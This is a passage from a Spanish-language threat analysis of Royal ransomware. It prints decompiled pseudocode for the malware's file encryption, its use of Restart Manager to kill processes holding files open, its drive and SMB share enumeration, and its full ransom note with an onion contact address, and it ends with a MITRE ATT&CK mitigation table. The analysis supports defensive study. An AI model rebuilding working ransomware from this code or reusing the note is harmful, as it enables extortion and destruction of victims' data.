31                        "2Bnw8hTLNALEIsDBhAlQBVYAGYhUgDbpvs/GN3qijyFWdESqlCK1Eg0CAQM=\n"
32                        "-----END RSA PUBLIC KEY-----\n"
33                        "\r\n");
34    BIO_write(
35      (__int64)bioObject,
36      (__int64)"-----BEGIN RSA PUBLIC KEY-----\n"
37                "MIICCAKCAgEA0y6/qfb0GqxB2tNEW8qLCtT7U3XCzp1OVjVkaTH9SBV1k3NBElgC\n"
38                "esSVOFAUAG5nT3WO+CdN26ScoKsFjzKGYh8c7vyoi7L5dDBRdoTEW5+u2rBSIN3c\n"
39                "pkR0Wsq+gT3j0gtvjVybMfp6NRifsMfrcAV9tlrzUw7Da2mx+1Ik9Aa5RaaOxv8N\n"
40                "ahH6OSJ8Qz1G3uCgZaXAULlAqNnlN0KtSo4VsXt/sOnDh1pGFf8jqU8sqwJUkcWk\n"
41                "RdeYdsDyiDrUFxXkHJsiZb8lFk6b01Rm2yS9+kyZxi1yhB1m0kStUUmbN2aoZMy1\n"
42                "pIKxDa2clhhYw+JEMrbCKWW1Aif2hR55nBgL2kwiaNShXUm3yEsfbnd/lJ5ORMUF\n"
43                "tVmaEFEyvVutc86TcNhu0NCHfYihtgbcke7cvy23XnL/qlFL4OzdAnyupz0n69mk\n"
44                "1TSJBR7so3GhvQz53wTps9FXSwWlRpGLTCGRo4OnLnke7Hi5YL+Wb/4c6xWz8biX\n"
45                "+jNeg5Zko+CL3I7ywJkyCWuH9Pr7nccWr1s35BSV8Aj9rMwmOsak2BG91Db0yovg\n"
46                "FLmKMhkwxpBgFfePXIZF687DxpwYJ5fN44OyUCfNrtfejfSFtjhDCwFy/YpBhZ/w\n"
47                "2Bnw8hTLNALEIsDBhAlQBVYAGYhUgDbpvs/GN3qijyFWdESqlCK1Eg0CAQM=\n"
48                "-----END RSA PUBLIC KEY-----\n"
49                "\r\n",
50      publicKeyLength);
51    RSA_obj = PEM_read_bio_CMS_19(bioObject, 0i64, 0i64, 0i64);
52    sub_1400804D0((__int64)bioObject);
```

Ilustración 16: creación del objeto BIO e importación de la clave pública RSA.

```
-----BEGIN RSA PUBLIC KEY-----
MIICCAKCAgEA0y6/qfb0GqxB2tNEW8qLCtT7U3XCzp1OVjVkaTH9SBV1k3NBElgC
esSVOFAUAG5nT3WO+CdN26ScoKsFjzKGYh8c7vyoi7L5dDBRdoTEW5+u2rBSIN3c
pkR0Wsq+gT3j0gtvjVybMfp6NRifsMfrcAV9tlrzUw7Da2mx+1Ik9Aa5RaaOxv8N
ahH6OSJ8Qz1G3uCgZaXAULlAqNnlN0KtSo4VsXt/sOnDh1pGFf8jqU8sqwJUkcWk
RdeYdsDyiDrUFxXkHJsiZb8lFk6b01Rm2yS9+kyZxi1yhB1m0kStUUmbN2aoZMy1
pIKxDa2clhhYw+JEMrbCKWW1Aif2hR55nBgL2kwiaNShXUm3yEsfbnd/lJ5ORMUF
tVmaEFEyvVutc86TcNhu0NCHfYihtgbcke7cvy23XnL/qlFL4OzdAnyupz0n69mk
1TSJBR7so3GhvQz53wTps9FXSwWlRpGLTCGRo4OnLnke7Hi5YL+Wb/4c6xWz8biX
+jNeg5Zko+CL3I7ywJkyCWuH9Pr7nccWr1s35BSV8Aj9rMwmOsak2BG91Db0yovg
FLmKMhkwxpBgFfePXIZF687DxpwYJ5fN44OyUCfNrtfejfSFtjhDCwFy/YpBhZ/w
2Bnw8hTLNALEIsDBhAlQBVYAGYhUgDbpvs/GN3qijyFWdESqlCK1Eg0CAQM=
-----END RSA PUBLIC KEY-----
```

Una vez se ha creado satisfactoriamente el objeto BIO, reserva un espacio de memoria de 1MB de tamaño y continúa entrando en dos bucles infinitos: uno se encarga de comprobar si la lista de ficheros a cifrar del objeto de este hilo contiene algún fichero; en caso de que no, espera y continua con el bucle.

Cuando existe algún fichero en la lista dinámica realiza una operación **Pop** obteniendo el último fichero y borrando el nodo de la lista enlazada. Como es lógico, antes del cifrado es necesario abrir el fichero y tener acceso al mismo.

Por lo tanto, el programa pasa la ruta completa del fichero a una función encargada de abrirlo y en caso de que no pueda debido a que se encuentra abierto por otro servicio o proceso, hace uso del api de **Restart Manager**.

```
70        fileSizeInfo[0].QuadPart = 0i64;
71        sourceFilePath = copy_buffer_maybe(&encryptedFilePathList, &sourceFilePathList);
72        sourceFileHandle = (void *)mw_OpenFile_and_unblock_from_process(sourceFilePath, fileSizeInfo);
73        if ( sourceFileHandle != (void *)-1i64 )
74        {
75          encryptionPercentage = obtener_porcentaje_de_cifrado(encrypt_obj);
76          successfulEncryption = mw_EncryptFile(
```

Ilustración 17: operación pop sobre la lista y apertura del fichero.

Para obtener qué proceso tiene actualmente en uso un fichero, inicia y registra una nueva sesión de **Restart Manager**, luego llama a **RmGetList**, que devuelve un listado de procesos y servicios que hacen uso de ese recurso, y en caso de que esta función devuelva algo, se recorren todos los procesos en ejecución, comprobando que ninguno de los procesos que tienen bloqueado es fichero sea "explorer.exe" o el propio ransomware. En caso de que ninguno coincida, hace una llamada a **RmShutdown** que se encarga de cerrar todas aquellas aplicaciones y servicios que estuvieran utilizando dicho recurso.

```
if ( RmStartSession(&sessionHandle, 0, sessionKey)
  || RmRegisterResources(sessionHandle, 1u, &rgsFileNames, 0, 0i64, 0, 0i64) )
{
  goto LABEL_32;
}
rebootReasons = 0;
processInfoNeeded = 0;
processInfo = 0;
if ( RmGetList(sessionHandle, &processInfoNeeded, &processInfo, 0i64, &rebootReasons) != 234 || !processInfoNeeded )
  goto LABEL_30;
pProcessInfoBuf = (RM_PROCESS_INFO *)j__malloc_base(saturated_mul(processInfoNeeded, 0x29Cui64));
rmSessionHandle = sessionHandle;
processInfoBuf = pProcessInfoBuf;
if ( !pProcessInfoBuf )
```

Ilustración 18: obtención de todos los procesos y servicios que tiene bloqueado un recurso.

Finalmente, la función devuelve el manejador al fichero y el tamaño del mismo.

```
61    handle = CreateFileW(file_resolved, GENERIC_ALL, 0, 0i64, 3u, 0, 0i64);
62    if ( handle == (HANDLE)-1i64 )
63      goto LABEL_20;
64  }
65  if ( !GetFileSizeEx(handle, &file_size_info) || !file_size_info.QuadPart )
66  {
67    CloseHandle(handle);
68    goto LABEL_20;
69  }
70  *file_size = file_size_info;
71  path_size = file_path_resolved->indice_final_buffer;
72  if ( path_size >= 8 )
73  {
74    path_allocated = (_QWORD *)file_path_resolved->buffer;
75    if ( 2 * path_size + 2 >= 0x1000 )
76    {
77      if ( (unsigned __int64)path_allocated - *(path_allocated - 1) - 8 > 0x1F )
78        goto LABEL_27;
79      path_allocated = (_QWORD *)*(path_allocated - 1);
80    }
81    j_j_free(path_allocated);
82  }
83  return_val = (__int64)handle;
84LABEL_26:
85  file_path_resolved->size = 0i64;
86  file_path_resolved->indice_final_buffer = 7i64;
87  LOWORD(file_path_resolved->buffer) = 0;
88  return return_val;
```

Ilustración 19: obtención del tamaño del fichero y del manejador.

Tras conseguir acceso al fichero y el tamaño, el proceso continúa obteniendo el porcentaje de cifrado que se ha configurado. Luego, con toda la información obtenida hasta el momento, se llama a la función encargada de cifrar el contenido del fichero.

La función calcula la cantidad de bytes adicionales que se deben añadir al fichero para que sea compatible con el cifrado **AES**. Una vez calculada la cantidad se mueve el puntero del fichero al final del mismo, se escribe el *Padding* y se establece el **EOF**.

A continuación, se generan dos cadenas aleatorias con la función **RAND_Bytes_ex** de **OpenSSL**. Estas dos cadenas corresponden a la clave **AES** y al **IV** (vector de inicialización). Después se introducen dentro de un *array* que se cifrará con la clave publica importada al comienzo de la función.

```
if ( fileSize.QuadPart % 16 > 0 )
  paddingBytes = 16i64;
paddedSize = paddingBytes + 16 * (fileSize.QuadPart / 16);
additionalPaddingBytes = paddingBytes + 16 * (fileSize.QuadPart / 16 + 33) - fileSize.QuadPart;
paddedBuffer = (char *)operator new(additionalPaddingBytes);
if ( SetFilePointerEx(fileHandle, fileSize, 0i64, 0) )
{
  bytesWritten = 0;
  totalBytesWritten = 0;
  while ( 1 )
  {
    HIDWORD(bytesProcessed) = 0;
    if ( !WriteFile(
            fileHandle,
            &paddedBuffer[bytesWritten],
            additionalPaddingBytes - totalBytesWritten,
            (LPDWORD)&bytesProcessed + 1,
            0i64)
      || !HIDWORD(bytesProcessed) )
    {
      break;
    }
    totalBytesWritten += HIDWORD(bytesProcessed);
    bytesWritten = totalBytesWritten;
    if ( (_DWORD)additionalPaddingBytes == totalBytesWritten )
    {
      SetEndOfFile(fileHandle);
      j_j_free(paddedBuffer);
      if ( !SetFilePointerEx(fileHandle, 0i64, 0i64, 0) )
        goto LABEL_43;
      RAND_Bytes_ex((__int64)AES_Key, 32);
      RAND_Bytes_ex((__int64)&AES_IV, 16);
      AES_KEY_IV_DATA_Encrypted[0] = AES_Key[0];
      AES_KEY_IV_DATA_Encrypted[1] = AES_Key[1];
      AES_KEY_IV_DATA_Encrypted[2] = AES_IV;
      Encrypt_PUB_RSA(0x30i64, (__int64)AES_KEY_IV_DATA_Encrypted, (__int64)AES_KEY_IV_DATA_Encrypted, RSA_obj);
```

Ilustración 20: cálculo del Padding, de la clave AES, del IV y finalmente, cifrado de estos dos valores.

Lo siguiente que se comprueba es el tamaño del fichero y el porcentaje de cifrado configurado. En caso de que el fichero sea menor a **5Mb** o el cifrado se haya configurado al **100%**, no será necesario dividir el fichero en partes proporcionales y se comenzará el cifrado.

```
distanceToMove = 0i64;
if ( paddedSize <= 5245000 || porcentaje_de_cifrado_1 == 100 )// Menor que 5 mb o porcentaje de cifrado 100%
{
  LODWORD(bytesProcessed) = 1;
  chunkSize = paddedSize;
  porcentaje_de_cifrado_1 = 100i64;
}
else
{
  LODWORD(bytesProcessed) = 10;
  doublePercentageEncrypted = (double)(int)paddedSize / 100.0;
  chunkSize = (int)((double)(int)porcentaje_de_cifrado_1 / 10.0 * doublePercentageEncrypted) & 0xFFFFFFF0;
  distanceToMove = (int)((100.0 - (double)(int)porcentaje_de_cifrado_1) / 10.0 * doublePercentageEncrypted) & 0xFFFFFFF0;
}
HIDWORD(bytesProcessed) = 0;
```

Ilustración 21: comprobación de tamaño y de porcentaje de cifrado para el cálculo de las particiones, si fueran necesarias.

Tras decidir la estrategia tomada para cifrar el fichero, se hace uso del *array* de tamaño 1MB creado anteriormente para leer el fichero, cifrar ese contenido y escribirlo nuevamente en el fichero. Esto se repite tantas veces como la configuración haya establecido. Finalmente, se escribe al final del fichero el contenido de la clave AES y el IV cifrado anteriormente, el tamaño del fichero original y qué porcentaje de cifrado se ha utilizado.

```
175           LODWORD(bytesProcessed) = 0;
176           if ( !WriteFile(
177                   fileHandle,
178                   (char *)AES_KEY_IV_DATA_Encrypted + v22,
179                   512 - v23,
180                   (LPDWORD)&bytesProcessed,
181                   0i64)
182             || !(_DWORD)bytesProcessed )
183           {
184             break;
185           }
186           v23 += bytesProcessed;
187           v22 = v23;
188           if ( v23 == 512 )
189           {
190             v24 = 0;
191             *encryptionBuffer_1Mb = fileSizeInBytes;
192             v25 = 0;
193             while ( 1 )
194             {
195               LODWORD(bytesProcessed) = 0;
196               if ( !WriteFile(fileHandle, (char *)encryptionBuffer_1Mb + v25, 8 - v2
197                 || !(_DWORD)bytesProcessed )
198               {
199                 break;
200               }
201               v24 += bytesProcessed;
202               v25 = v24;
203               if ( v24 == 8 )
204               {
205                 v26 = 0;
206                 *encryptionBuffer_1Mb = porcentaje_de_cifrado_1;
207                 v27 = 0;
208                 while ( 1 )
209                 {
210                   LODWORD(bytesProcessed) = 0;
211                   if ( !WriteFile(
212                           fileHandle,
213                           (char *)encryptionBuffer_1Mb + v26,
214                           8 - v27,
215                           (LPDWORD)&bytesProcessed,
```

Ilustración 22: escritura de la configuración de cifrado en el final del fichero.

Una vez se ha finalizado toda la escritura del fichero, se renombra para agregarle la extensión "*.royal*", perteneciente a esta familia.

```
        if ( successfulEncryption )
        {
          CopiarYCombinarArrays(&encryptedFilePathList, &sourceFilePathList, L".royal");
          obtener_datos_nodo(&encryptedFilePathList);
          encryptedFilePath = (const WCHAR *)obtener_datos_nodo(&sourceFilePathList);
          MoveFileExW(encryptedFilePath, renamedFilePath, 8u);
          liberar_puntero_mas_grande_si_aplicable((__int64)&encryptedFilePathList);
        }
      }
      liberar_puntero_mas_grande_si_aplicable((__int64)&sourceFilePathList);
    }
    liberar_puntero_mas_grande_si_aplicable((__int64)&sourceFilePathList);
    j_j_free(encryptionBuffer_1Mb);
```

Ilustración 23: Cambio de extensión, del fichero cifrado.

Hilo de descubrimiento de ficheros

Al comienzo de esta función se comprueba si se ha establecido algún directorio a través de línea de comando. En ese caso, se agrega al objeto de configuración y se comienza con el proceso de listar. En este caso, al igual que con el cifrado, se crea un solo hilo.

```
18  if ( force_path_str )
19  {
20    p_path = &lpParameter->path;
21    force_path_str_len = '\xFF';
22    do
23      ++force_path_str_len;
24    while ( force_path_str[force_path_str_len] );
25    indice_final_buffer = p_path->indice_final_buffer;
26    if ( force_path_str_len > indice_final_buffer )
27    {
28      ResizeAndCopyMemoryToHeap(p_path, force_path_str_len, a3, force_path_str);
29    }
30    else
31    {
32      buffer = (char *)p_path;
33      if ( indice_final_buffer >= 8 )
34        buffer = (char *)p_path->buffer;
35      v9 = 2 * force_path_str_len;
36      p_path->size = force_path_str_len;
37      memmove(buffer, force_path_str, 2 * force_path_str_len);
38      *(_WORD *)&buffer[v9] = 0;
39    }
40  }
41  result = CreateThread(0i64, 0i64, (LPTHREAD_START_ROUTINE)StartAddress, lpParameter, 0, 0i64);
42  *(_QWORD *)&lpParameter->list_files_thread_result = result;
43  return result;
```

Ilustración 24: asignación de la ruta configurada, si existe y creación del hilo.

En caso de que se haya configurado una ruta para cifrar, se agrega a la lista de directorios para listar de forma recursiva. En caso contrario, se obtienen todos los discos del sistema y se agregan a la lista, que se recorren a continuación.

```
if ( parametros->path.size )
{
  nombre_archivo = copy_buffer_maybe(&nombre_directorio, &parametros->path);
  agregar_directorio_a_la_lista(parametros, nombre_archivo);
}
else
{
  unidad_logica = '\\\0:\0A';
  for ( n = GetLogicalDrives(); n; n >>= 1 )
  {
    if ( (n & 1) != 0 )
    {
      nombre_directorio.buffer = 0i64;
      nombre_directorio.size = 0i64;
      nombre_directorio.indice_final_buffer = 7i64;
      indice_caracter_nombre_directorio = -1i64;
      do
        ++indice_caracter_nombre_directorio;
      while ( *((_WORD *)&unidad_logica + indice_caracter_nombre_directorio) );
      if ( indice_caracter_nombre_directorio > 7 )
      {
        ResizeAndCopyMemoryToHeap(&nombre_directorio, indice_caracter_nombre_directorio, v3, &unidad_logica);
      }
      else
      {
        nombre_directorio.size = indice_caracter_nombre_directorio;
        tamano_nombre_directorio = 2 * indice_caracter_nombre_directorio;
        memmove(&nombre_directorio, &unidad_logica, 2 * indice_caracter_nombre_directorio);
        *(_WORD *)((char *)&nombre_directorio.buffer + tamano_nombre_directorio) = 0;
      }
      agregar_directorio_a_la_lista(parametros, &nombre_directorio);
    }
    LOWORD(unidad_logica) = unidad_logica + 1;
  }
```

Ilustración 25: agregar directorias a la lista o forzar uno solo.

Luego se recorre el directorio que anteriormente ha rellenado, coge un elemento, se crea la nota de rescate y se combina la ruta con la cadena “*” para buscar todos los ficheros y carpetas dentro de ese directorio con la llamada a **FindFirstFileW**:

```
j_j_free(puntero_lista);
if ( LOBYTE(parametros->semaforo) )
  LeaveCriticalSection(&parametros->rtl_critical_section8);
directory = (void **)copy_buffer_maybe((DynamicList_Data *)buffer_copia_archivo_cifrado, &parametros->directory);
mw_WriteRansomNote(parametros, directory);
CopiarYCombinarArrays(&nombre_directorio, &parametros->directory.buffer, L"\\*");
nombre_directorio_combinado = (const WCHAR *)&nombre_directorio;
if ( nombre_directorio.indice_final_buffer >= 8ui64 )
  nombre_directorio_combinado = (const WCHAR *)nombre_directorio.buffer;
primer_archivo_directorio = FindFirstFileW(
                              nombre_directorio_combinado,
                              (LPWIN32_FIND_DATAW)&parametros->WIN32_FIND_DATA);
```

Ilustración 26: escribir nota de rescate y buscar fichero/directorios en la ruta seleccionada.

```
sprintf_result = sprintf(
                   buffer,
                   "Hello!\r\n"
                   "\r\n"
                   "\tIf you are reading this, it means that your system were hit by Royal ransomware.\r\n"
                   "\tPlease contact us via :\r\n"
                   "\thttp://royal2xthig3ou5hd7zsliqagy6yygk2cdelaxtni2fyad6dpmpxedid.onion/%s\r\n"
                   "\r\n"
                   "In the meantime, let us explain this case.It may seem complicated, but it is not!\r\n"
                   "Most likely what happened was that you decided to save some money on your security infrastructure.\r"
                   "\n"
                   "Alas, as a result your critical data was not only encrypted but also copied from your systems on a "
                   "secure server.\r\n"
                   "From there it can be published online.Then anyone on the internet from darknet criminals, ACLU jour"
                   "nalists, Chinese government(different names for the same thing),\r\n"
                   "and even your employees will be able to see your internal documentation: personal data, HR reviews,"
                   " internal lawsuitsand complains, financial reports, accounting, intellectual property, and more!\r\n"
                   "\r\n"
                   "\tFortunately we got you covered!\r\n"
                   "\r\n"
                   "Royal offers you a unique deal.For a modest royalty(got it; got it ? ) for our pentesting services "
                   "we will not only provide you with an amazing risk mitigation service,\r\n"
                   "covering you from reputational, legal, financial, regulatory, and insurance risks, but will also pr"
                   "ovide you with a security review for your systems.\r\n"
                   "To put it simply, your files will be decrypted, your data restoredand kept confidential, and your s"
                   "ystems will remain secure.\r\n"
                   "\r\n"
                   "\tTry Royal today and enter the new era of data security!\r\n"
                   "\tWe are looking to hearing from you soon!",
                   (const char *)struct_a1_ptr->Digits_len32);
bytes_written = 0;
WriteFile(file_handle, buffer, sprintf_result, &bytes_written, 0i64);
```

Ilustración 27: cadena que contiene la nota de rescate.

A continuación, agrega el manejador devuelto, carga el objeto de configuración y llama a otra función que se encargará de recorrer todos los ficheros y carpetas, comprobando si se encuentra en la *blacklist* de extensiones y directorios, y en caso de que no se encuentre coincidencia, agrega los directorios a la lista de directorios del objeto de configuración y los ficheros al listado de ficheros a cifrar del objeto encargado del cifrado.

Todos los directorios que se agreguen a la lista, se recorrerán por el bucle principal del hilo y que volverá a comprobar si existen más carpetas dentro de este nuevo directorio. Esta implementación trata de listar ficheros sin la necesidad de realizar llamadas recursivas gracias al uso de una lista dinámica.

Proceso de listado de carpetas en red.

Esta funcionalidad hace uso del objeto de red creado en la primera etapa del malware. Durante el proceso se listan todas redes IPV4 mapeadas en el equipo, haciendo uso de **GetIpAddrTable**. Luego comprueba cuales de las direcciones de la tabla se tratan de direcciones privadas. A continuación, comprueba la máscara de la red para generar todas las direcciones de esa red y las agrega a una lista enlazada que se encuentra dentro del objeto.

```
GetIpAddrTable(0i64, &tamano_tabla, 0);
if ( tamano_tabla )
{
  tabla = (struct _MIB_IPADDRTABLE *)operator new(tamano_tabla);
  v19 = tabla;
  if ( !GetIpAddrTable(tabla, &tamano_tabla, 0) )
  {
    indice = 0;
    v18 = 0;
    if ( tabla->dwNumEntries )
    {
      direccion_actual = tabla->table;
      do
      {
        mascara = direccion_actual->dwMask;
        direccion_red = mascara & direccion_actual->dwAddr;
        mascara_red = direccion_actual->dwAddr | ~mascara;
        if ( (unsigned __int8)direccion_red == 192 && (direccion_red & 0xFF00) == 43008// 192.168
          || (unsigned __int8)direccion_red == 10
          || (unsigned __int8)direccion_red == 100
          || (unsigned __int8)direccion_red == 172 )
        {
          inicio_direccion = ntohl(direccion_red);
          fin_direccion = ntohl(mascara_red);
          direccion_actual_ntohl = ntohl(direccion_actual->dwAddr);
          if ( inicio_direccion <= fin_direccion )
          {
            do
            {
              if ( inicio_direccion != direccion_actual_ntohl )
              {
                direccion_actual_htonl = htonl(inicio_direccion);
                puntero_cabeza_lista = socket->lista_dinamica_direcciones_IP;
                if ( socket->tamano_lista_dinamica == 0xAAAAAAAAAAAAAAAAi64 )
                  Catch::throw_exception<std::domain_error>("list too long");
                nuevo_nodo_lista = (DynamicList *)operator new(0x18ui64);
                LODWORD(nuevo_nodo_lista->data.buffer) = direccion_actual_htonl;
                ++socket->tamano_lista_dinamica;
                puntero_siguiente_nodo = puntero_cabeza_lista->siguiente_elemento;
                nuevo_nodo_lista->anterior_elemento = puntero_cabeza_lista;
                nuevo_nodo_lista->siguiente_elemento = puntero_siguiente_nodo;
                puntero_cabeza_lista->siguiente_elemento = nuevo_nodo_lista;
                puntero_siguiente_nodo->anterior_elemento = nuevo_nodo_lista;
                htonl(inicio_direccion);
              }
              ++inicio_direccion;
```

Ilustración 28: Recorre la tabla de direcciones y agrega todo el direccionamiento de esa red a una lista enlazada

A continuación, comprueba la conexión al puerto 445 vía *socket*. En caso de que responda de forma satisfactoria, lo agrega a una lista interna del objeto que tiene un límite de **512**. No se ha podido determinar la forma exacta de la estructura interna del objeto.

Tras obtener el listado de direcciones IP que tienen el puerto 445 abierto, hace una llamada a **NetShareEnum**. Esta función devuelve un listado de recursos compartidos por ese servidor. Luego comprueba si el recurso que se está enumerando no contiene la cadena “ADMIN$” ni “IPC$”. En ese caso se añade a la lista de directorios a cifrar para que entre en el proceso de listado de ficheros y carpetas comprobando que no se encuentren en ninguna de las *blacklist* correspondientes.

Vulnerabilidades explotadas

Se conoce que el grupo de ransomware Royal ha estado explotando activamente una vulnerabilidad en dos productos de Citrix. La vulnerabilidad, identificada como CVE-2022-27510, permite el posible bypass de medidas de autenticación en el Application Delivery Controller (ADC) y Gateway de Citrix. La vulnerabilidad fue anunciada por Citrix en noviembre de 2022.

MITRE ATT&CK			
Initial Access	**T1566.002**	Spearphishing Link	**M1018: User Account Management** Azure AD Administrators apply limitations upon the ability for users to grant consent to unfamiliar or unverified third-party applications.
			M1047: Audit Audit applications and their permissions to ensure access to data and resources are limited based upon necessity and principle of least privilege.
			M1021: Restrict Web-Based Content Determine if certain websites that can be used for spearphishing are necessary for business operations and consider blocking access if activity cannot be monitored well or if it poses a significant risk.
			M1017: User Training Users can be trained to identify social engineering techniques and spearphishing emails with malicious links which includes phishing for consent with OAuth 2.0. Additionally, users may perform visual checks of the domains they visit; however, homographs in ASCII and in IDN domains may render manual checks difficult. Phishing training and other cybersecurity training may raise awareness to check URLs before visiting the sites.
			M1054: Software Configuration Use anti-spoofing and email authentication mechanisms to filter messages based on validity checks of the sender domain (using SPF) and integrity of messages (using DKIM). Enabling these mechanisms within an organization (through policies such as DMARC) may enable recipients (intra-org and cross domain) to perform similar message filtering and validation.(Citation: Microsoft Anti Spoofing)(Citation: ACSC Email Spoofing). Furthermore, policies may enforce / install browser extensions that protect against IDN and homograph attacks.

	T1566.001	Spearphishing Attachment	**M1049: Antivirus/Antimalware** Anti-virus can also automatically quarantine suspicious files.
			M1017: User Training Users can be trained to identify social engineering techniques and spearphishing emails.
			M1031: Network Intrusion Prevention Network intrusion prevention systems and systems designed to scan and remove malicious email attachments can be used to block activity.
			M1054: Software Configuration Use anti-spoofing and email authentication mechanisms to filter messages based on validity checks of the sender domain (using SPF) and integrity of messages (using DKIM). Enabling these mechanisms within an organization (through policies such as DMARC) may enable recipients (intra-org and cross domain) to perform similar message filtering and validation.(Citation: Microsoft Anti Spoofing)(Citation: ACSC Email Spoofing)
			M1021: Restrict Web-Based Content Block unknown or unused attachments by default that should not be transmitted over email as a best practice to prevent some vectors, such as .scr, .exe, .pif, .cpl, etc. Some email scanning devices can open and analyze compressed and encrypted formats, such as zip and rar that may be used to conceal malicious attachments.
	T1566	Phishing	**M1031: Network Intrusion Prevention** Network intrusion prevention systems and systems designed to scan and remove malicious email attachments or links can be used to block activity.
			M1017: User Training Users can be trained to identify social engineering techniques and phishing emails.
			M1021: Restrict Web-Based Content Determine if certain websites or attachment types (ex: .scr, .exe, .pif, .cpl, etc.) that can be used for phishing are necessary for business operations and consider blocking access if activity cannot be monitored well or if it poses a significant risk.
			M1049: Antivirus/Antimalware Anti-virus can automatically quarantine suspicious files.

			M1054: Software Configuration Use anti-spoofing and email authentication mechanisms to filter messages based on validity checks of the sender domain (using SPF) and integrity of messages (using DKIM). Enabling these mechanisms within an organization (through policies such as DMARC) may enable recipients (intra-org and cross domain) to perform similar message filtering and validation.(Citation: Microsoft Anti Spoofing)(Citation: ACSC Email Spoofing)
Execution	**T1204.002**	Malicious File	**M1017: User Training** Use user training as a way to bring awareness to common phishing and spearphishing techniques and how to raise suspicion for potentially malicious events.
			M1038: Execution Prevention Application control may be able to prevent the running of executables masquerading as other files.
			M1040: Behavior Prevention on Endpoint On Windows 10, various Attack Surface Reduction (ASR) rules can be enabled to prevent the execution of potentially malicious executable files (such as those that have been downloaded and executed by Office applications/scripting interpreters/email clients or that do not meet specific prevalence, age, or trusted list criteria). Note: cloud-delivered protection must be enabled for certain rules. (Citation: win10_asr)
	T1106	Native API	**M1038: Execution Prevention** Identify and block potentially malicious software executed that may be executed through this technique by using application control (Citation: Beechey 2010) tools, like Windows Defender Application Control(Citation: Microsoft Windows Defender Application Control), AppLocker, (Citation: Windows Commands JPCERT) (Citation: NSA MS AppLocker) or Software Restriction Policies (Citation: Corio 2008) where appropriate. (Citation: TechNet Applocker vs SRP)
			M1040: Behavior Prevention on Endpoint On Windows 10, enable Attack Surface Reduction (ASR) rules to prevent Office VBA macros from calling Win32 APIs. (Citation: win10_asr)

	T1059	Command and Scripting Interpreter	**M1040: Behavior Prevention on Endpoint** On Windows 10, enable Attack Surface Reduction (ASR) rules to prevent [Visual Basic](https://attack.mitre.org/techniques/T1059/005) and [JavaScript](https://attack.mitre.org/techniques/T1059/007) scripts from executing potentially malicious downloaded content (Citation: win10_asr).
			M1026: Privileged Account Management When PowerShell is necessary, restrict PowerShell execution policy to administrators. Be aware that there are methods of bypassing the PowerShell execution policy, depending on environment configuration.(Citation: Netspi PowerShell Execution Policy Bypass)
			M1042: Disable or Remove Feature or Program Disable or remove any unnecessary or unused shells or interpreters.
			M1049: Antivirus/Antimalware Anti-virus can be used to automatically quarantine suspicious files.
			M1021: Restrict Web-Based Content Script blocking extensions can help prevent the execution of scripts and HTA files that may commonly be used during the exploitation process. For malicious code served up through ads, adblockers can help prevent that code from executing in the first place.
			M1045: Code Signing Where possible, only permit execution of signed scripts.
			M1038: Execution Prevention Use application control where appropriate.
	T1204	User Execution	**M1021: Restrict Web-Based Content** If a link is being visited by a user, block unknown or unused files in transit by default that should not be downloaded or by policy from suspicious sites as a best practice to prevent some vectors, such as .scr, .exe, .pif, .cpl, etc. Some download scanning devices can open and analyze compressed and encrypted formats, such as zip and rar that may be used to conceal malicious files.
			M1017: User Training Use user training as a way to bring awareness to common phishing and spearphishing techniques and how to raise suspicion for potentially malicious events.

			M1040: Behavior Prevention on Endpoint On Windows 10, enable Attack Surface Reduction (ASR) rules to prevent executable files from running unless they meet a prevalence, age, or trusted list criteria and to prevent Office applications from creating potentially malicious executable content by blocking malicious code from being written to disk. Note: cloud-delivered protection must be enabled to use certain rules. (Citation: win10_asr)
			M1031: Network Intrusion Prevention If a link is being visited by a user, network intrusion prevention systems and systems designed to scan and remove malicious downloads can be used to block activity.
			M1038: Execution Prevention Application control may be able to prevent the running of executables masquerading as other files.
	T1059.001	PowerShell	**M1026: Privileged Account Management** When PowerShell is necessary, restrict PowerShell execution policy to administrators. Be aware that there are methods of bypassing the PowerShell execution policy, depending on environment configuration.(Citation: Netspi PowerShell Execution Policy Bypass)
			M1049: Antivirus/Antimalware Anti-virus can be used to automatically quarantine suspicious files.
			M1045: Code Signing Set PowerShell execution policy to execute only signed scripts.
			M1042: Disable or Remove Feature or Program It may be possible to remove PowerShell from systems when not needed, but a review should be performed to assess the impact to an environment, since it could be in use for many legitimate purposes and administrative functions. Disable/restrict the WinRM Service to help prevent uses of PowerShell for remote execution.
			M1038: Execution Prevention Use application control where appropriate.
	T1059.003	Windows Command Shell	**M1038: Execution Prevention** Use application control where appropriate.

	T1204.001	Malicious Link	**M1017: User Training** Use user training as a way to bring awareness to common phishing and spearphishing techniques and how to raise suspicion for potentially malicious events.
			M1031: Network Intrusion Prevention If a link is being visited by a user, network intrusion prevention systems and systems designed to scan and remove malicious downloads can be used to block activity.
			M1021: Restrict Web-Based Content If a link is being visited by a user, block unknown or unused files in transit by default that should not be downloaded or by policy from suspicious sites as a best practice to prevent some vectors, such as .scr, .exe, .pif, .cpl, etc. Some download scanning devices can open and analyze compressed and encrypted formats, such as zip and rar that may be used to conceal malicious files.
Persistence	**T1547**	Boot or Logon Autostart Execution	**This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.**
	T1547.001	Registry Run Keys / Startup Folder	**This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.**
Privilege Escalation	**T1547**	Boot or Logon Autostart Execution	**This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.**
	T1547.001	Registry Run Keys / Startup Folder	**This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.**
Defense Evasion	**T1484.002**	Domain Trust Modification	**M1026: Privileged Account Management** Use the principal of least privilege and protect administrative access to domain trusts.
	T1562	Impair Defenses	**M1038: Execution Prevention** Use application control where appropriate, especially regarding the execution of tools outside of the organization's security policies (such as rootkit removal tools) that have been abused to impair system defenses. Ensure that only approved security applications are used and running on enterprise systems.

			M1024: Restrict Registry Permissions Ensure proper Registry permissions are in place to prevent adversaries from disabling or interfering with security/logging services.
			M1018: User Account Management Ensure proper user permissions are in place to prevent adversaries from disabling or interfering with security/logging services.
			M1022: Restrict File and Directory Permissions Ensure proper process and file permissions are in place to prevent adversaries from disabling or interfering with security/logging services.
	T1550	Use Alternate Authentication Material	**M1026: Privileged Account Management** Limit credential overlap across systems to prevent the damage of credential compromise and reduce the adversary's ability to perform Lateral Movement between systems.
			M1018: User Account Management Enforce the principle of least-privilege. Do not allow a domain user to be in the local administrator group on multiple systems.
	T1112	Modify Registry	**M1024: Restrict Registry Permissions** Ensure proper permissions are set for Registry hives to prevent users from modifying keys for system components that may lead to privilege escalation.
